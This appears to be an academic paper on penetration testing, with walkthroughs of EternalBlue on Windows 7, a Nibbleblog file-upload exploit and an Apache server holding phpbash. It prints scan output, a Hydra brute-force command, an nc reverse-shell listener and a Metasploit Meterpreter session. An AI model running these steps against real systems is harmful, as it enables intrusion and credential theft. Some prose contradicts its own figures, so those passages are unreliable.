In automated testing, vulnerability assessment tools are employed to identify system flaws. These tools execute comprehensive test cases to uncover vulnerabilities, which enhances efficiency and accuracy while reducing time and effort. However, it's important to note that despite its effectiveness, automated testing may lead to increased research expenses, as a single approach cannot detect all vulnerability types, thereby raising the overall cost of implementing vulnerability assessments [15].

Fuzz Testing

Fuzz testing involves the input of invalid or unpredictable data into the system, followed by the search for defects and errors, resembling resilience testing. This approach can be executed with minimal human intervention and serves as a valuable method for identifying zero-day vulnerabilities.

Penetration Testing Techniques

Black-Box Penetration Testing

This method of software testing evaluates the performance of software applications without delving into the internal code structure, intricate design specifics, or internal pathways. Black-box penetration testing primarily centres on inputs and the performance of the software program, relying entirely on software criteria and parameters. It is also known as Behavioural Testing [16]. Any software framework you want to test can fall under BlackBox testing. For example, operating systems like Linux, websites like Twitter, databases like Oracle, or even custom programs. In Black-Box Penetration Testing, similar programs can be tested by relying on input and output without needing to know how the internal code operates.

Grey-Box Penetration Testing

Grey-box penetration testing is a software testing approach used to assess software products or services with limited knowledge about the internal system configuration. Its objective is to inspect and identify issues arising from careless code arrangement or improper application usage, often uncovering defects related to web application contexts. It broadens research coverage by leveraging all levels of dynamic structures. Grey-box penetration testing combines aspects of both White-Box Testing and Black-Box Testing methods. For instance, when examining a website displaying undesirable links or URLs, testers can swiftly modify the HTML code and verify the changes in real-time if they encounter issues with these links.

White-Box Penetration Testing

White-box penetration testing is a software testing approach that thoroughly examines the software's internal configuration, architecture, and source code to validate input-output processes, improve design, enhance usability, and strengthen security. In White-Box Testing, the tester possesses clear insight into the algorithms employed, earning it alternative names like "clear box testing," "transparent box testing," and "glass box testing." It constitutes one of the two facets of the Box Testing approach in software testing. Conversely, its counterpart, Black-Box Testing, assesses software from an external viewpoint, akin to an end-user perspective. In Penetration Testing, White-Box Testing centres on the program's internal operations and relies on internal examination. The term "White-box" stems from the idea of a transparent box, emphasizing the ability to peer into the program's inner workings through its outer layers. In a similar vein, "black-box" in Black-Box Testing signifies the inability to access the program's internal workings, allowing only for testing of the end-user interface.

Analysis and Findings

Vulnerability Assessment on Windows 7

This particular vulnerability poses a significant threat to Microsoft SMBv1 machines. It's important to note that this weakness doesn't solely affect Microsoft Windows; it's particularly relevant for any system utilizing the Microsoft SMBv1 server protocol, potentially including devices like Siemens ultrasound medical units. This vulnerability allows remote attackers to run custom code on the targeted device by sending specifically crafted messages to the SMB (Server Message Block) server. Microsoft resolved this SMB protocol vulnerability in March 2017 through the security patch MS17-010. Regrettably, even though this solution has been accessible for over three years, roughly one million internet-connected computers are still vulnerable to this attack. SMB functions as a protocol for accessing files and print resources from server systems over networks. The protocol's parameters enable the exchange of information related to extended file attributes, essentially offering metadata about file properties within the file system.

The attack's exploitation relies on three distinct vulnerabilities. The initial one involves a mathematical flaw when the protocol initiates the conversion of OS/2 FileExtended Attribute structures to NT FileExtended Attribute structures to determine the required memory allocation. The second issue stems from the SMB protocol specification, specifically SMB COM TRANSACTION2 and SMB COM NT TRANSACT, both serving as secondary commands necessary due to the volume of information to be processed in a single packet. The critical difference between TRANSACTION2 and NT TRANSACT is that the latter necessitates data packets twice the size of the former. This becomes significant because the error occurs when the client sends a message crafted using the NT TRANSACT command shortly before employing TRANSACTION2. Although SMB recognizes the receipt of two distinct commands, it only determines the size and shape of the packets based on the type that arrived last. As the last one is smaller, the initial packet ends up with more allocated memory than it should have. If attackers can trigger an early overload, they can then fully exploit the third vulnerability in SMBv1, which permits heap spraying—a method that allocates partial memory to a specific location. Subsequently, intruders can create and execute command-line instructions to manipulate the entire machine.

Vulnerability Assessment Results for Windows 7

Reconnaissance


In reconnaissance, the utilized flags include sC (for executing the default nmap script), sV (for identifying service versions), O (for detecting the operating system), and oA (for producing all formats and storing them in the nmap/initial file). The result for Port 139 shows netbios-ssn Microsoft Windows, for Port 445 it's microsoft-dsd, and for Ports 135, 49152, 49153, 49154, 49155, 49156, 49157, it's msrpc.

Enumeration

In the enumeration step, it was found that Windows 7 is vulnerable to Eternal BlueThis vulnerability can be found listed as CVE-2017-0144 in the Common Vulnerabilities and Exposures (CVE) database, which maintains records of documented vulnerabilities. It occurs as a result of the way Server Message Block version 1 (SMBv1) handles specially crafted packets from remote attackers across various versions of Microsoft Windows, allowing these attackers to execute arbitrary code on the target machine.


Exploitation

In the exploitation step, as one vulnerability on the machine has been identified, the search-sploit tool is installed on the machine to search for various Exploit Database entries. Subsequently, exploitation is done with number 42315, and then it is copied from the database to the working directory (Figure 1). Once the exploit source code is visible, mysmb.py is downloaded and included in the exploitation, subsequently, MSFvenom is employed to produce a basic executor featuring a reverse shell payload. Ultimately, adjustments are applied to the exploitation process, including the inclusion of authentication credentials and integration of the reverse shell payload.



```
root@kali:~/Desktop/htb/blue/nmap# nmap -sC -sV -O -oA initial 10.10.10.40
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-20 12:53 EDT
Nmap scan report for 10.10.10.40
Host is up (0.028s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsof
t-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=10/20%OT=135%CT=1%CU=42495%PV=Y%DS=2%DC=I%G=Y%TM=5DAC9
OS:16A%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%T
OS:S=7)OPS(O1=M54DNW8ST11%O2=M54DNW8ST11%O3=M54DNW8NNT11%O4=M54DNW8ST11%O5=
OS:M54DNW8ST11%O6=M54DST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2
OS:000)ECN(R=Y%DF=Y%T=80%W=2000%O=M54DNW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=
OS:Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=
OS:0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U
OS:1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -28m18s, deviation: 34m37s, median: -8m19s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-10-20T17:46:39+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-10-20 12:46:42
|_  start_date: 2019-10-19 23:59:51

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.49 seconds
```


Fig 1. Nmap Scanning Results



```
root@kali:~/Desktop/htb/blue/nmap# nmap --script vuln -oA vuln 10.10.10.40
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-20 13:15 EDT
Nmap scan report for 10.10.10.40
Host is up (0.033s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds
```

Fig 2. nMap Scanning Results

Next, changes were made to the exploitation credentials, and the results indicated that valid credentials were not found. Therefore, one alternative that could be used is to check if the Guest login is allowed. This was done using enum4linux with a maximum of one flag. The results showed that guest login was supported, and further information was added to the exploitation. The location of the reverse shell executor was connected to obtain a script to run it. On the listener machine, nc -nlvp 4444 (attacker) was executed to set up a listener that would monitor traffic from the target machine to the listener machine (Figure 3). Once this was active, the exploitation was explicitly run on the target system to gain Shell with system privileges. Using the whoami command, the response showed nt authority system (the name of the exploited Windows machine), so it was indicated here that the vulnerability was patched by Microsoft after some time, and thus, the loophole could be fixed.



```
root@kali:~/Desktop/htb/blue# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.40] 49158
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Fig 3. The listener receives incoming traffic from the target machine


Vulnerability Assessment on Linux Ubuntu

In this case, Nibbleblog is used in the assessment. Nibbleblog is a blogging platform that relies on an XML database instead of MySQL. Nibbleblog possesses vulnerabilities that may result in inadvertent information exposure. This problem arises when a malicious actor sends direct requests to the active upload script on each website, unveiling the installation path of the program, and consequently compromising security. While this data might have a relatively low risk associated with it, it can still be exploited for conducting more specific and sophisticated attacks.

Vulnerability Results on Linux Ubuntu


Recognition

During the identification phase, it's evident from the findings that ports 22 and 80 are accessible (as depicted in Figure 4). Port 22 serves as the starting point for SSH connections between two nodes, while Port 80 facilitates connections to the HTTP web server. Subsequently, scanning is performed using Nmap, and the results are presented in Figure 4.



```
root@kali:~# nmap -A -T4 -p- 10.10.10.75
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-23 09:12 EDT
Nmap scan report for 10.10.10.75
Host is up (0.030s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=8/23%OT=22%CT=1%CU=44465%PV=Y%DS=2%DC=T%G=Y%TM=5D5FE64
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
```

Fig 4. Result of nMap scanning




```
<b>Hello world!</b>















<!-- /nibbleblog/ directory. Nothing interesting here! -->

```

Fig 5. Source Code directory

Enumeration


In the enumeration step, the source of the page on Port 80 (Figure 5) provides some clues about the /nibbleblog directory. This indicates that further exploration of directories behind this web server should be attempted repeatedly. To do this, first run Dirbuster until it is discovered that the web server is not actually in the default installation state and has hidden websites and software within it. After finding the admin.php file, the administrator login is accessed via the URL. Credential form penetration testing is performed using Hydra, and the results are shown in Figure 6.



Directory Stucture	Response Code
	200
nibbleblog	200
index.php	200
sitemap.php	200
content	200
themes	200
feed.php	200
admin.php	200
admin	200
js	200
ajax	200

Fig 6. Dirbuster forces directories


Exploitation



```
root@kali:~/htb/Nibbles# hydra -l admin -P /usr/share/wordlists/rockyou.txt -vV -f -t 2 10.10.10.75 http-post-form "/nibbleblog/admin.php:username=^USER^&passwd=^PASS^:login_
error"
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-03-17 12:32:11
[DATA] max 2 tasks per 1 server, overall 2 tasks, 14344399 login tries (l:1/p:14344399), ~7172200 tries per task
[DATA] attacking http-post-form://10.10.10.75:80/nibbleblog/admin.php:username=^USER^&passwd=^PASS^:login_error
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.10.75 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.10.10.75 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[80][http-post-form] host: 10.10.10.75   login: admin   password: 123456
[STATUS] attack finished for 10.10.10.75 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-03-17 12:32:16
root@kali:~/htb/Nibbles#
```

Fig 7. Usernames and passwords successfully cracked by Hydra

In the exploitation step, one of the largest password lists (rockyou.txt), containing millions of passwords and usernames, was used and brute-forced into two fields (username and password); however, vulnerability results were not found. This outcome is shown in Figure 7. Nevertheless, it became apparent that the Administrator had kept both login details in their default state, which enabled the intruder to swiftly decipher them within minutes, subsequently gaining entry. Subsequently, the content of the web page could be altered. We also sought vulnerabilities that could potentially grant access to the server hosting the web page, and an exploit was found using Searchsploit. Different useful parameters were then configured to prepare the exploitation effectively and were successfully used. This involved parameters like RHOSTS (representing the target host) and the administrator login page's username and password. Subsequently, the exploit and exploitation were entered and executed (as seen in Figure 8), confirming the successful execution of the attack and the subsequent access granted.



```
msf5 exploit(multi/http/nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.16.101:4444
[*] Sending stage (38288 bytes) to 10.10.10.75
[*] Meterpreter session 3 opened (10.10.16.101:4444 -> 10.10.10.75:32778) at 2019-12-03 00:04:30 +0530
[+] Deleted image.php

meterpreter > shell
Process 2028 created.
Channel 0 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ whoami; id
<ml/nibbleblog/content/private/plugins/my_image$ whoami; id
nibbler
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

Fig 8. Server Exploitation


Vulnerability Assessment on Apache Linux Server

Weaknesses in the implementation of the Datagram Congestion Management Protocol (DCMP) in the Linux kernel enable unauthorized access to memory and the initiation of malicious commands. Datagram Congestion Control Protocol (DCCP) acts as a transmission mechanism that facilitates bidirectional multicast connectivity. DCCP is particularly suitable for efficiently transmitting substantial data volumes with precise timing and dependability. Individuals lacking privileged permissions can potentially acquire root-level access to systems that exhibit vulnerabilities. Shared networks that allow logins from users without root access are also at risk. Attackers can monitor and manipulate objects in the kernel heap through injection tactics. Arbitrary code can be executed if an object contains activatable pointers. This flaw can only be mitigated by minimizing it. One approach is to prohibit Modprobe from loading DCCP modules. Alternatively, ensure that DCCP modules are not loaded by executing module removal commands. A restart may be necessary if the modules are still active.

Results of Vulnerability Assessment on Apache Linux Server

Recognition


In the recognition phase, Nmap is executed with various flags and parameters, and the results are displayed in Figure 10 (development page). The information revealed is extracted using Dirbuster to carry out a brute-force attack on the server's directories. In this case, directory-list-2.3-medium.txt with a standard size is chosen to explore the entire website with a lighter footprint, yielding results in less than 10 minutes. Finally, since the server is Apache, PHP extensions are highlighted, allowing most files to be viewed and manipulated to be saved in PHP format for greater efficiency. Additional extension types that would complicate matters are not tested.



```
root@kali:~# nmap -A -T4 -p- 10.10.10.68
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-10 16:08 EDT
Nmap scan report for 10.10.10.68
Host is up (0.031s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=9/10%OT=80%CT=1%CU=31162%PV=Y%DS=2%DC=T%G=Y%TM=5D7802D
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
```

Fig 9. Using Nmap for Recognition

Fig 10. Nmap scanning Resut (Developer Page)




```
root@kali:~# Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: /images/ - 200
Dir found: / - 200
Dir found: /uploads/ - 200
Dir found: /php/ - 200
Dir found: /icons/ - 403
File found: /index.html - 200
File found: /single.html - 200
Dir found: /js/ - 200
File found: /js/jquery.js - 200
File found: /js/imagesloaded.pkgd.js - 200
File found: /js/jquery.nicescroll.min.js - 200
File found: /js/jquery.smartmenus.min.js - 200
File found: /js/jquery.carouFredSel-6.0.0-packed.js - 200
File found: /js/jquery.mousewheel.min.js - 200
File found: /js/jquery.touchSwipe.min.js - 200
File found: /js/jquery.easing.1.3.js - 200
File found: /js/main.js - 200
File found: /php/sendMail.php - 200
```

Fig 11. Using dirbuster for bruteforce Directory

In this step, the Dirbuster tool has already identified accessible directories, including images, uploads, and so on (as depicted in Figure 12), where the results indicate that the requests were successful. However, the success can have various implications depending on the HTTP method employed. In the GET scenario, it indicates that the resource has been fetched and sent within the message body. Conversely, with HEAD, it indicates that entity headers are included in the message body. In the case of PUT or POST, it signifies that the message body contains the resource detailing the result of an action. Lastly, TRACE indicates that the message body includes a request message as received by the server.

Enumeration

In the enumeration step, the GUI of this tool can be opened, and other crucial elements can be discovered. As seen in Figure 13, the file phpbash.php is found within the /dev/ directory, indicating the potential to execute Bash commands within the web page environment. When reaching the /dev/ directory, the file phpbash.php can be located.



